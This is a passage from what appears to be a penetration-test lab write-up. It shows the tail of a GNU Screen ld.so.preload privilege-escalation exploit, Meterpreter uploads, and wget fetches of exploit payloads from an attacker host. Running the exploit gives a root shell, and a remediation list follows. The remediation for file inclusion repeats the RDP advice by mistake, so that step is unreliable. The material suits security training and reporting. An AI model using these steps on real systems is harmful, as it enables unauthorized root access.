screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering ..."
screen -ls # screen itself is setuid, so ...
/tmp/rootshell
```

After compiling the c files, they get transferred to 192.168.57.8 host.

```
meterpreter > upload /home/kali/Desktop/Linux/rootshell c:\\Users\\paul\\Documents
[*] uploading  : /home/kali/Desktop/Linux/rootshell → c:\Users\paul\Documents
[*] uploaded   : /home/kali/Desktop/Linux/rootshell → c:\Users\paul\Documents\rootshel
l
meterpreter > upload /home/kali/Desktop/Linux/libhax.so c:\\Users\\paul\\Documents
[*] uploading  : /home/kali/Desktop/Linux/libhax.so → c:\Users\paul\Documents
[*] uploaded   : /home/kali/Desktop/Linux/libhax.so → c:\Users\paul\Documents\libhax.s
o
meterpreter > upload /home/kali/Desktop/Linux/exploit.sh c:\\Users\\paul\\Documents
[*] uploading  : /home/kali/Desktop/Linux/exploit.sh → c:\Users\paul\Documents
[*] uploaded   : /home/kali/Desktop/Linux/exploit.sh → c:\Users\paul\Documents\exploit
.sh
meterpreter >
```

Retransfer files to 192.168.57.10 and Local Privilege Escalation to own the system

```
C:\Users\paul\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is 30CA-DD45

 Directory of C:\Users\paul\Documents

10/05/2021  11:00 PM    <DIR>          .
10/05/2021  11:00 PM    <DIR>          ..
10/05/2021  11:00 PM               308 exploit.sh
10/05/2021  11:00 PM            16,136 libhax.so
10/05/2021  11:00 PM            16,816 rootshell
               3 File(s)         33,260 bytes
               2 Dir(s)  32,621,588,480 bytes free

C:\Users\paul\Documents>py -3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:192.168.57.10 - - [05/Oct/2021 23:13:53] "GET /rootshell HTTP/1.1" 200 -
::ffff:192.168.57.10 - - [05/Oct/2021 23:14:07] "GET /libhax.so HTTP/1.1" 200 -
::ffff:192.168.57.10 - - [05/Oct/2021 23:14:14] "GET /exploit.sh HTTP/1.1" 200 -
```

```
wget http://192.168.57.8:8000/libhax.so
converted 'http://192.168.57.8:8000/libhax.so' (ANSI_X3.4-1968) → 'http://192.168.57.8
:8000/libhax.so' (UTF-8)
--2021-10-06 06:14:08--  http://192.168.57.8:8000/libhax.so
Connecting to 192.168.57.8:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16136 (16K) [application/octet-stream]
Saving to: 'libhax.so'

libhax.so           100%[===================>]  15.76K  --.-KB/s    in 0.004s

2021-10-06 06:14:08 (3.63 MB/s) - 'libhax.so' saved [16136/16136]

www-data@dc-5:/tmp$ wget http://192.168.57.8:8000/exploit.sh

www-data@dc-5:/tmp$

www-data@dc-5:/tmp$
wget http://192.168.57.8:8000/exploit.sh
converted 'http://192.168.57.8:8000/exploit.sh' (ANSI_X3.4-1968) → 'http://192.168.57.
8:8000/exploit.sh' (UTF-8)
```

```
ls
exploit.sh  libhax.so  rootshell
www-data@dc-5:/tmp$ chmod 777 exploit.sh

www-data@dc-5:/tmp$

www-data@dc-5:/tmp$
chmod 777 exploit.sh
www-data@dc-5:/tmp$ ./exploit.sh

www-data@dc-5:/tmp$

www-data@dc-5:/tmp$
./exploit.sh
gcc: error: /tmp/rootshell.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored
.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# whoami

#

#
whoami
root
# id

#

#
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

Remediation Steps

1. SMB Null Session
Disable Null Sessions using Group Policy and Registry.

2. SAM anonymous local users enumeration
Enable the group policy: “Do not allow anonymous enumeration of SAM accounts” in Network access.

3. RDP Dictionary Attack & Getting access

Set Local Security Policy to lockout account on e.g. 5 invalid logon attempts.
Make RDP connections available only through corporate networks.
Use Network Level Authentication (NLA).
Enable two-factor authentication.
If RDP is not used disable and close port 3389.
Make user of different and higher port for RDP

4. Local Privilege Escalation via SMBGhost - CVE-2020-0796

Update to the hot-fix KB4551762 for windows.
Disable SMB compression on the server-side via Registry.

5. Local File Inclusion on /thankyou.php on “file” parameter

Set Local Security Policy to lockout account on e.g. 5 invalid logon attempts.
Make RDP connections available only through corporate networks.
Use Network Level Authentication (NLA).
Enable two-factor authentication.
If RDP is not used disable and close port 3389.
Make user of different and higher port for RDP

6. Local File Privilege Escalation through “screen” command

Consider updating the package to the latest version.
Remove the package if it is not being used.